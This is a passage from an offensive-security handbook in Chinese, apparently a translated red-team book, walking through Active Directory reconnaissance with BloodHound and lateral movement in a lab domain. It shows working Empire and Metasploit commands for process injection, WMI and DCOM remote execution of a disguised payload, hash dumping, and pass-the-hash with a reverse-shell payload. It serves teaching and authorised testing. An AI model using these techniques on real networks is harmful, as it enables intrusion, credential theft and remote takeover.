get_computer 查询域控制器可以获得什么信息呢？好吧，我们看到我们可以获得关于机器的信息，比如当它被创建时的 DNS 主机名，自定义名称等等。作为攻击者，最有用的侦察细节之一是获取操作系统类型和操作系统版本。在这种情况下，我们可以看到这个系统是 Windows 10 Build 16299版本。我们可以通过获取这些信息，了解操作系统的最新版本以及它们是否在 Microsoft 的发布信息页上存在修补的补丁：https://technet.microsoft.com/en-us/windows/release-info.aspx 。

Bloodhound/Sharphound

我们如何利用在侦察阶段收集的所有信息来创建一条攻击线路呢？我们如何能够轻松、快速地得知谁有权限去调用那些功能？回想一下，我们总是试图直接攻击，让一切都达到我们想要的目的，但这总是会增加被抓住的可能性。

Andrew Robbins，Rohan Vazarkar 和 Will Schroeder 已经创造了一种最好的工具，那就是 Bloodhound/Sharphound。在他们的 Github 页面上显示。“Bloodhound/Sharphound 使用图表理论来揭示 Active Directory 环境中隐藏的、出乎意料的关系。攻击者红队可以使用 Bloodhound 轻松识别高度复杂的攻击路径，否则的话将无法快速识别。防御者蓝队可以使用 Sharphound 来识别和消除对应的的攻击路径。”[https://github.com/BloodHoundAD/BloodHound] 。

Bloodhound/Sharphound 的工作原理是在受害者系统上运行一个 Ingestor，然后为用户、组和主机查询 AD（类似于我们以前手工做的）。然后，Ingestor 将尝试连接到每个系统以枚举登录的用户、会话和权限。当然，这个动静会很大。对于采用默认设置（可以修改）的中型企业网站，连接到每个主机系统和使用 Sharphound 查询信息的时间可能不到10分钟。注意，因为这会接触到网络上每个加入域的系统，所以它可能会让你被发现。
Bloodhound/Sharphound 中有一个秘密选项，它只查询 Active Directory，不连接到每个主机系统，但是输出结果非常有限。

目前有两种不同的版本（我相信旧版本很快就会被移除）：

- 在 Empire，你可以使用模块：
  - usemodule situational_awareness/network/bloodhound
  - 这仍然是查询非常慢的旧的 PowerShell 版本
- 最好的选择是 Sharphound，Sharphound 是最原始的 C# 版本 Bloodhound Ingester。这是个更快更稳定的版本。可以用作独立二进制文件，也可以作为 PowerShell 脚本导入。Sharphound PowerShell 脚本将使用反射和 assembly.load 加载已编译 BloodHound C# 版本的 ingestor 并将其捕获。
  - https://github.com/BloodHoundAD/BloodHound/tree/master/Ingestors

要运行 Bloodhound/Sharphound Ingestor，你可能需要指定多个集合方法：

- Group - Collect group membership information
  - 收集组成员身份信息
- LocalGroup - Collect local admin information for computers
  - 收集计算机的本地管理信息
- Session - Collect session information for computers
  - 收集计算机的会话信息
- SessionLoop - Continuously collect session information until killed
  - 持续收集会话信息直到结束
- Trusts - Enumerate domain trust data
  - 列举域内信任数据
- ACL - Collect ACL (Access Control List) data
  - 收集ACL（访问控制列表）数据
- ComputerOnly - Collects Local Admin and Session data
  - 收集本地管理和会话数据
- GPOLocalGroup - Collects Local Admin information using GPO (Group Policy Objects)
  - 使用GPO（组策略对象）收集本地管理信息
- LoggedOn - Collects session information using privileged methods (needs admin!)
  - 使用特权方法收集会话信息（需要管理员权限！）
- ObjectProps - Collects node property information for users and computers
  - 为用户和计算机收集节点属性信息
- Default - Collects Group Membership， Local Admin， Sessions， and Domain Trusts

- 收集组成员、本地管理员、会话和域信任关系

在目标系统上运行 Blood/Sharphound:

- 运行 PowerShell，然后导入 Bloodhound.ps1 或者 SharpHound.ps1：
  - Invoke-Bloodhound -CollectionMethod Default
  - Invoke-Bloodhound -CollectionMethod ACL，ObjectProps，Default-CompressData -RemoveCSV -NoSaveCache
- 运行可执行文件:
  - SharpHound.exe -c Default，ACL，Session，LoggedOn，Trusts，Group


一旦完成了 Bloundhound/Sharphound，这四个文件将被保存到受害者机器上。下载并处理这些文件，并将它们复制到你的 kali 上。接下来，我们需要启动 Neo4j 服务器并导入这些数据来构建相关关系图。

打开 Bloodhound

1. apt-get install bloodhound
2. neo4j console
3. 打开浏览器访问 http://localhost:7474
   i. 连接到 bolt://localhost:7687
   ii. 用户名: neo4j
   iii. 密码: neo4j
   iv. 修改密码
4. 在一个终端中运行 Bloodhound：
   i. bloodhound
   ii. 数据库 URL: bolt://127.0.0.1:7687
   iii. 用户名: neo4j
   iv. 密码：新的密码
5. 加载数据
   i. 在右侧，有一个 `Upload Data` 的按钮
   ii. 上传 `acls.csv`，`group_membership.csv`，`local_admin.csv` 和 `sessions.csv`

如果你没有一个域来测试这个，我已经在这里上传了四个 Bloodhound 文件：https://github.com/cyberspacekittens/bloodhound ，这样你就可以重复这些练习了。一旦进入 Bloodhound 并导入了所有数据，我们就可以去查询“查找到域管理员的最短路径”。我们还可以选择特定的用户，看看是否可以将路径映射到特定的用户或组。在我们的示例中，我们攻陷的第一个用户机器是 NEIL.PAWSTRONG@CYBERSPACEKITTENS.LOCAL。在搜索栏中，我们输入该用户的用户名，单击 `Pathfinding` 按钮，然后键入“Domain Admin”（或任何其他用户），查看是否可以在这些对象之间显示对应的路由路径。

你可以从 Neil 的机器上看到，我们可以一路顺利的到 CSK 实验组。在“实验”组中，有一个名为 Purri 的用户，他是 HelpDesk 组的成员。



如果我们能攻陷 HelpDesk 组，我们可以转到 Chris 的主机中，而且 Elon Muskkat 目前已登录此机器。如果我们能转移到他的进程或窃取他的明文密码，我们就可以把权限提升到域管理员！

对于大型网络的扫描结果，我们注意到了 Bloodhound 查询的搜索功能有一些局限性。使用 Neo4j 的一个巨大好处是，它允许通过自己本身的叫 Cypher 的语言进行原始查询。有关自定义查询的 Cypher 的深入研究，请访问：https://blog.cptjesus.com/posts/introtocypher 。

我们可以添加哪种自定义查询？来看吧，@porterhau5在扩展 Bloodhound 跟踪和可视化攻击方面取得了很大进展。查看他们的文章：https://porterhau5.com/blog/extending-bloodhound-track-and-visualize-your-compromise/ 。


从高层次的角度来看，@porterhau5增加了标记被攻陷主机的想法，以帮助更好地在内网漫游。例如，在这个伪造的场景中，我们通过仿冒用户 niel.pawstrong 来危害其他初始用户。使用 Bloodhound 上的 Cypher 语言和原始查询功能，我们可以运行这些查询：

- 向被攻陷系统添加自有标签：
  - MATCH (n) WHERE n.name="NEIL.PAWSTRONG@CYBERSPACEKITTENS.LOCAL" SET n.owned="phish"， n.wave=1
- 运行查询以显示所有被仿冒的系统
  - MATCH (n) WHERE n.owned="phish" RETURN n

现在，我们可以向 Bloodhound 添加一些自定义查询。在Bloodhound 的"查询"选项卡上，滚动到底部，单击"自定义查询"旁边的"编辑"按钮。用以下内容替换所有文本：

- https://github.com/porterhau5/BloodHound-Owned/blob/master/customqueries.json

保存之后，我们应该创建更多的查询。现在我们可以单击查找结果"查找从所属节点到域管理员的最短路径"。



如果你想更仔细地研究这个问题，请查看 @porterhau5的 fork 版 Bloodhound。它用标记使被攻陷机器更直观，并允许更多的自定义功能：https://github.com/porterhau5/bloodhound-owned 。

到目前为止，在没有扫描的情况下，我们已经能够获得关于该组织的大量信息。这都是作为本地 AD 用户（域用户）的权限能做到的的，而且在大多数情况下，没有任何网络流量看起来太可疑。正如你所看到的，我们能够做到这一切，而无需成为本地管理员或对本地系统拥有任何管理权限。

Advanced ACL/ACE Bloodhound

当使用 Bloodhound 的收集方法访问控制列表（ACL）类型时，我们的脚本将查询 AD 以收集用户和对象的所有访问控制权限。我们从访问控制项（ACEs)收集的信息描述了用户、组和计算机的允许和拒绝权限。寻找和利用 ACEs 本身就是一个能写成完整的书的内容，但这里有一些很好的启动资源：

- BloodHound 1.3–acl 攻击路径更新
  - https://wald0.com/?p=112
- 介绍对抗性恢复方法
  - http://bit.ly/2GYU7S7

在将 ACL 数据导入 Bloodhound 时，我们要寻找什么信息？Bloodhound 识别出 ACE 中可能存在弱点的地方。这将包括谁有能力更改或重置密码、向组中添加成员、为其他用户更新脚本路径等对象、更新对象或在对象上写入新的 ACE 等等。

怎么使用这个东西呢？当攻陷到某个用户和获得额外的凭证后，我们可以通过目标路径找到一个有能力重置密码或修改 ACE 权限的用户。这将导致会有新的方法来找到到域管理员或特权帐户的路径，甚至允许设置后门以供以后使用。了解这些类型的利用方法的一个很好的资源是：Robbins-An-ACE-Up-The-Sleeve-DesigningActive-Directory-DACL-Backdoors 演讲。

横向漫游——移动

在一个拥有多个用户的机器上，通常的做法是创建一个新的用户凭证或者迁移不同用户的凭证。这种方法大量用于在环境中横向移动，这并不是什么新鲜问题。通常，从 Bloodhound 输出或共享工作站，作为攻击者，我们需要能够模仿被攻陷的受害者系统上的其他用户。

我们拥有的许多工具可以用不同的方法来实现这一点。比如 Metasploit，我们都应该非常熟悉使用 Post Exploitation 隐蔽框架来窃取 token。

在 Empire 中，我们可以使用窃取 token 来模拟该系统上的用户。我注意到，有时候窃取 token 会让我们的 shell 下线。为了避免这种情况，我们可以将一个新的 agent 注入到另一个用户拥有的正在运行的进程中。

在下面的图片中，我们使用钓鱼让一个员工运行了我们的恶意软件。。这使得我们可以在受害者用户的系统中运行我们自己的程序（neil.pawstrong）。在那个用户的系统上，我们可以转到 BuzzClawdrin 的系统，并用WMI（WindowsManagementInstrumentation）命令执行获得了一个新的 agent。这里的问题是，我们在最初攻击受害者 Neil.Pawstrong 的过程中，因为我们使用缓存的凭证在 Buzz 的主机上生成了一个 shell。因此，我们不应该窃取 token，而应该使用 Empire 的 psinject 功能。

psinject 描述“能够使用 ReflectivePick 将代理注入另一个进程，从而将通用.NET运行库时加载到进程中并执行特定的 PowerShell 命令，而无需启动新的 PowerShell.exe 进程！”[http://bit.ly/2HDxj6x]，我们使用它来生成一个全新的、以 buzz.clauldrin 的用户进程运行的 agent，这样我们现在就可以获得他的访问权限。

```
svchost              3056 x64  CYBERSPACEKITTE\buzz.clawdrin  0.21 MB
explorer             3304 x64  CYBERSPACEKITTE\buzz.clawdrin  4.67 MB
smartscreen          3404 x64  CYBERSPACEKITTE\buzz.clawdrin  0.57 MB
msdtc                3652 x64  NT AUTHORITY\NETWORK SERVICE   0.30 MB
ShellExperienceHost  3888 x64  CYBERSPACEKITTE\buzz.clawdrin  0.02 MB
SearchUI             3976 x64  CYBERSPACEKITTE\buzz.clawdrin  0.02 MB
RuntimeBroker        4060 x64  CYBERSPACEKITTE\buzz.clawdrin  0.12 MB
RuntimeBroker        4216 x64  CYBERSPACEKITTE\buzz.clawdrin  0.27 MB
SkypeHost            4428 x64  CYBERSPACEKITTE\buzz.clawdrin  0.02 MB
SearchIndexer        4448 x64  NT AUTHORITY\SYSTEM            1.25 MB
svchost              4480 x64  NT AUTHORITY\SYSTEM            0.00 MB
conhost              4940 x64  CYBERSPACEKITTE\neil.pawstrong 6.99 MB
powershell           5008 x64  CYBERSPACEKITTE\neil.pawstrong 107.18 MB
RuntimeBroker        5128 x64  CYBERSPACEKITTE\buzz.clawdrin  0.05 MB
MSASCuiL             5416 x64  CYBERSPACEKITTE\buzz.clawdrin  0.03 MB
WmiPrvSE             5428 x64  NT AUTHORITY\SYSTEM            1.19 MB
vmtoolsd             5544 x64  CYBERSPACEKITTE\buzz.clawdrin  1.79 MB
cmd                  5560 x64  CYBERSPACEKITTE\buzz.clawdrin  0.02 MB
conhost              5572 x64  CYBERSPACEKITTE\buzz.clawdrin  0.74 MB
OneDrive             5668 x86  CYBERSPACEKITTE\buzz.clawdrin  0.87 MB

(Empire: CL7FMG25) > psinject http 3304
(Empire: CL7FMG25) >
Job started: DP1YCR
[+] Initial agent 5RTS496N from 10.100.100.220 now active (Slack)

(Empire: 5RTS496N) > sysinfo
(Empire: 5RTS496N) > sysinfo: 0|http://10.100.100.9:80|CYBERSPACEKITTE|buzz.clawdrin|BU

Listener:         http://10.100.100.9:80
Internal IP:      10.100.100.220
Username:         CYBERSPACEKITTE\buzz.clawdrin
Hostname:         BUZZ
OS:               Microsoft Windows 10 Pro
High Integrity:   0
Process Name:     explorer
Process ID:       3304
Language:         powershell
```

离开初始主机

现在你已经找到了将要移动到的潜在路径，那么获得这些系统的代码执行的选项是什么？最基本的方法是使用我们当前的有 Active Directory 权限的用户以获得对另一个系统的控制权，举个例子，一个经理可以完全访问其下属的计算机，一个拥有多个具有管理权限的会议/实验组计算机，他们的内部系统配置错误，或者发现有人手动将用户添加到该计算机上的本地管理组。这都是普通用户可以拥有远程访问到网络上的其他工作站的可能的一些方式。一旦攻陷了一台目标机器，我们既可以获取 Bloodhound 的结果，也可以重新扫描网络以查看我们在哪些机器上具有本地访问权限：

- Empire 模块:
  - situational_awareness/network/powerview/find_localadmin_access
- Metasploit 模块：http://bit.ly/2JJ7lLb

Empire 的 find_localadmin_access 将查询 Active Directory 中的所有主机名并尝试连接到它们。这绝对是一个会造成很大动静的工具，因为它需要连接到每个主机并且验证它是否是本地管理员。

```
(Empire: powershell/situational_awareness/network/powerview/find_localadmin_access) > execute
Job started: ZC7B9S

buzz.cyberspacekittens.local
Find-LocalAdminAccess completed!
```

我们可以看到，Empire 的 find_localadmin_access 模块标明了用户访问我们的陷阱的是一个 buzz.cyberspacekittens.local 机器。这应该和我们的 Bloodhound 回显的是一样的。为了再次检查我们是否有访问权限，我通常会执行一些非交互的远程命令，比如 dir [remote

system]\C$ 并查看我们是否有对 C 盘的读/写权限。

```
(Empire: AUN8EHWB) > shell dir \\buzz.cyberspacekittens.local\C$
(Empire: AUN8EHWB) >
Directory: \\buzz.cyberspacekittens.local\C$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/10/2018   7:59 PM                PerfLogs
d-r---        2/11/2018   2:04 AM                Program Files
d-r---        9/29/2017   7:41 AM                Program Files (x86)
d-r---        2/11/2018   1:58 AM                Users
d-----        2/10/2018  11:58 PM                Windows

..Command execution completed.
```

在域内横向移动方面，有好几种做法。让我们先来看看 Empire 中最常见的（直接从 Empire 中提取的）：

- inveigh_relay：Inveigh 的 SMB 中继功能。此模块可用于将传入的 HTTP/Proxy NTLMv1/NTLMv2身份验证请求中继到 SMB 目标。如果成功地中继了身份验证，并且帐户具有较高的权限，则将在目标机器上利用 PSExec 执行指定的命令或 Empire 启动程序。
- invoke_executemsbuild：此函数使用 msbuild 和 inline task（内联任务）在本地/远程主机上执行 PowerShell 命令。如果提供了凭据，则在本地装入默认管理共享。此命令将在启动 msbuild.exe 进程的前后执行，而不启动 powershell.exe。
- invoke_psremoting：使用 psremoting 在远程主机上执行 stager。只要受害者启用了 PSRemoting（这不总是启用的），我们就可以通过此服务执行 PowerShell。
- invoke_sqloscmd：在远程主机上执行命令或着使用 xp_cmdshell 程序。就会反弹回一个 xp_cmdshell！
- invoke_wmi：使用 WMI 在远程主机上执行 stager。发现目标几乎总是启用了 WMI，这是执行 PowerShell payload 的一个很好的方法。
- jenkins_script_console：将 Empire 代理部署到具有对脚本控制台未经身份验证访问权限的 Windows Jenkins 服务器。如我们所知，Jenkins 服务器是常见的，没有凭据通常意味着要使用 RCE 来通过 /script 端点。
- invoke_dcom：通过 DCOM 上的 MMC20.Application COM 对象在远程主机上调用命令。允许我们在不使用 psexec，WMI 或 PSRemoting 的情况下渗透进去。
- invoke_psexec：使用 PsExec 类型在远程主机上执行 stager 功能。这是使用 PsExec 移动文件并执行的传统方法。这可能会触发警报，但如果没有其他可用的方法，这仍然是一个好方法。
- invoke_smbexec：使用 SMBExec.ps 在远程主机上执行 stager。我们可以使用 samba 工具进行类似的攻击，而不是使用 PsExec。
- invoke_sshcommand：通过 SSH 在远程主机上执行命令。
- invoke_wmi_debugger：使用 WMI 将远程计算机上的目标二进制文件的调试器设置为 cmd.exe 或 stager。使用类似 sethc（粘滞键）的调试器工具来执行我们的代理。
- new_gpo_immediate_task：生成“即时”的 schtask 以通过指定的 GPO 推出。如果你的用户帐户有权修改 GPO，此模块允许你将“即时”计划任务推送到可以编辑的 GPO，允许在应用 GPO 的系统上执行代码。

[http://www.harmj0y.net/blog/empire/empire-1-5/]

这些只是一些最简单和最常见的横向内网漫游技术。在本书的后面，我们将讨论一些不太常见的绕过网络的技术。在大多数内网中，通常启用 Windows Management Instrumentation（WMI），因为它是管理工作站所必需的服务。因此，我们可以使用 invoke-wmi 横向移动。由于我们使用的是本地缓存凭据，且我们的帐户可以访问远程主机，因此我们不需要知道用户的凭据。

在远程系统上执行

- usemodule lateral_movement/invoke_wmi
- 设置你即将入侵的主机的相关信息：
  - set ComputerName buzz.cyberspacekittens.local
- 配置你将使用的监听器:
  - set Listener http
- 连接到远程主机并执行恶意程序:
  - execute
- 和新的 agent 交互：
  - agents
  - interact
- sysinfo

```
(Empire: powershell/lateral_movement/new_gpo_immediate_task) > usemodule powershell/lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > set ComputerName buzz.cyberspacekittens.local
(Empire: powershell/lateral_movement/invoke_wmi) > set Listener http
(Empire: powershell/lateral_movement/invoke_wmi) > execute
(Empire: powershell/lateral_movement/invoke_wmi) >
Invoke-Wmi executed on "buzz.cyberspacekittens.local"
[+] Initial agent AWSB5CU7 from 10.100.100.220 now active (Slack)
```

利用 DCOM 的横向移动

有许多方法可以在主机上进行单次横向移动。如果泄露的帐户具有访问权限，或者你能够使用捕获的凭据创建令牌，我们可以使用 WMI、PowerShell 远程命令执行或 PSExec 生成不同的 shell。如果这些执行命令的方法受到监控怎么办？我们通过使用分布式组件对象模型（DCOM）实现一些很酷的 Windows 功能。DCOM 是用于在不同远程计算机上的软件组件之间通信的 Windows 功能。

你可以使用 Powershell 命令列出计算机的所有 DCOM 应用程序：GetCimInstance Win32_DCOMApplication


```
PS C:\Users\neil.pawstrong> Get-CimInstance Win32_DCOMApplication

AppID                                  Name
-----                                  ----
{00021401-0000-0000-C000-000000000046}
{000C101C-0000-0000-C000-000000000046}
{0010890e-8789-413c-adbc-48f5b511b3af} User Notification
{00944ad3-b2ad-4bcf-9202-59bf4662d521} Local Service Credential UI Broker
{00f22b16-589e-4982-a172-a51d9dcceb68} PhotoAcquire
{00f2b433-44e4-4d88-b2b0-2698a0a91dba} PhotoAcqHWEventHandler
{01419581-4d63-4d43-ac26-6e2fc976c1f3} TabTip
{01A39A4B-90E2-4EDF-8A1C-DD9E5F526568}
{020FB939-2C8B-4DB7-9E90-9527966E38E5} lfsvc
{03837503-098b-11d8-9414-505054503030} PLA
{03e15b2e-cca6-451c-8fb0-1e2ee37a27dd} CTapiLuaLib Class
{046AEAD9-5A27-4D3C-8A67-F82552E0A91B} DevicesFlowExperienceFlow
{06622D85-6856-4460-8DE1-A81921B41C4B} COpenControlPanel
{0671E064-7C24-4AC0-AF10-0F3055707C32} SMLUA
{06C792F8-6212-4F39-BF70-E8C0AC965C23} %systemroot%\System32\UserAccountControlSettings.dll
```

安全研究员 @enigam0x3 的研究发现（ https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/ ），有多个对象（例如 ShellBrowserWindow 和 ShellWindows ）允许在受害者主机上远程执行代码。当列出所有 DCOM 应用程序（如上图所示）时，你将看到一个 CLSI 为 C08AFD90-F2A1-11D1-845500A0C91F3880 的 ShellBrowserWindow 对象。识别出该对象后，只要我们的帐户有权访问，我们就可以利用此功能在远程工作站上执行二进制文件。


- powershell
- $([activator]::CreateInstance([type]::GetTypeFromCLSID(“C08AFD90-F2A1-11D1-8455-00A0C91F3880”，“buzz.cyberspacekittens.local”))).Navigate(“c:\windows\system32\calc.exe”)

这将只在系统本地执行文件，并且我们不能将任何命令行参数包含到可执行文件中（因此不能使用 cmd /k 类型的攻击）。相反，我们可以从远程系统调用文件并执行它们，但请注意，用户将收到警告的弹窗。在本例中，我目前在一个受害者的主机 neil.cyberspacekittens.local 上，该主机可以管理访问一个名为 buzz 的远程工作站。我们将在 Neil 的工作站上共享一个文件夹，并托管我们的 payload。接下来，我们可以调用 DCOM 对象在远程受害者（buzz）计算机上执行托管的 payload。

$([activator]::CreateInstance([type]::GetTypeFromCLSID(“C08AFD90-F2A1-11D1-8455-00A0C91F3880”，“buzz.cyberspacekittens.local”))).Navigate(“\neil.cyberspacekittens.local\Public\adobeupdate.exe”)



正如你在下一张图片中看到的，Buzz 的计算机上出现了一个关于运行 adobeupdate.exe 文件的弹出窗口。虽然大多数用户都会点击并运行这个，但它可能会让我们被目标察觉。



因此，避免这个问题的更好方法是在使用 DCOM 执行该文件之前将该文件移到上面（类似于装载受害者的驱动器）。@Enigam0x3对此做得更进一步，并利用 Excel 宏来使用 DCOM。首先，我们需要在自己的系统上创建恶意 Excel 文档，然后使用 PowerShell 脚本在受害者主机上执行此.xls 文件。

需要注意的一点是，有许多其他的 DCOM 对象可以从系统中获取信息，可能会启动或停止服务等等。这无疑为进一步研究 DCOM 功能提供了很好的起点。

参考文献：

- https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
- https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/
- https://www.cybereason.com/blog/dcom-lateral-movement-techniques

Pass-the-Hash

过去传递本地管理帐户 Pass-The-Hash（PTH）的方法在很大程度上已经开始消失。虽然还没有完全消失，但让我们快速回顾一下。PTH 攻击利用 Windows NTLM 哈希对系统进行身份验证，而不是使用用户的凭据。这是很重要的一点，首先，使用 Mimikatz 这样的工具可以很容易地恢复哈希，可以为本地帐户提取哈希（但需要本地管理员权限），可以从转储域控制器（不是明文密码）中恢复哈希（DCsync）等等。

PTH 最基本的用途是攻击本地管理员。由于默认情况下本地管理员帐户已被禁用，并且出现了更新的安全功能，例如本地管理员密码解决方案（LAPS），为每个工作站创建随机密码，因此通常很少使用上述这种方法。过去，在一个工作站上获取本地管理帐户的哈希值在整个组织中是可以用相同的方法实现的，这意味着一个易受攻击的方案会使整个公司破产。

当然，这要求你必须是系统上的本地管理员，启用本地管理员帐户“administrator”，并且它是 RID 500帐户（意味着它必须是原始管理员帐户，不能是新创建的本地管理员帐户）。

- 执行命令： shell net user administrator
- User name Administrator
- Full Name
- Comment Built-in account for administering the computer/domain
- User’s comment
- Country/region code 000 (System Default)
- **Account active Yes**
- Account expires Never

如果我们看到帐户处于活动状态，我们可以尝试从本地计算机中提取所有哈希值。请记住，这不会包括任何域账户哈希：

- Empire Module: powershell/credentials/powerdump
- Metasploit Module: http://bit.ly/2qzsyDI

例如：

- (Empire: powershell/credentials/powerdump) > execute
- Job started: 93Z8PE

输出：

- Administrator:500:
- aad3b435b51404eeaad3b435b51404ee:3710b46790763e07ab0d2b6cfc4470c1::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

我们可以使用 Empire（credentials/mimikatz/pth）或者启动可信任的 psexec，提交我们的哈希，并执行我们的自定义 payload，如下图所示：

```
msf exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting
   ----                  ---------------
   RHOST                 10.100.100.230
   RPORT                 445
   SERVICE_DESCRIPTION
get for pretty listing
   SERVICE_DISPLAY_NAME
   SERVICE_NAME
   SHARE                 ADMIN$
 share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .
tion
   SMBPass               aad3b435b51404eeaad3b435b51404ee:3710b46790763e07ab0d2b6cfc4470c1
   SMBUser               Administrator


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
   LHOST     10.100.100.9     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.100.100.9:4444
[*] 10.100.100.230:445 - Connecting to the server...
[*] 10.100.100.230:445 - Authenticating to 10.100.100.230:445 as user 'Administrator'...
[*] 10.100.100.230:445 - Selecting PowerShell target
[*] 10.100.100.230:445 - Executing the payload...
[+] 10.100.100.230:445 - Service start timed out, OK if running a command or non-service ex
[*] Sending stage (179779 bytes) to 10.100.100.230
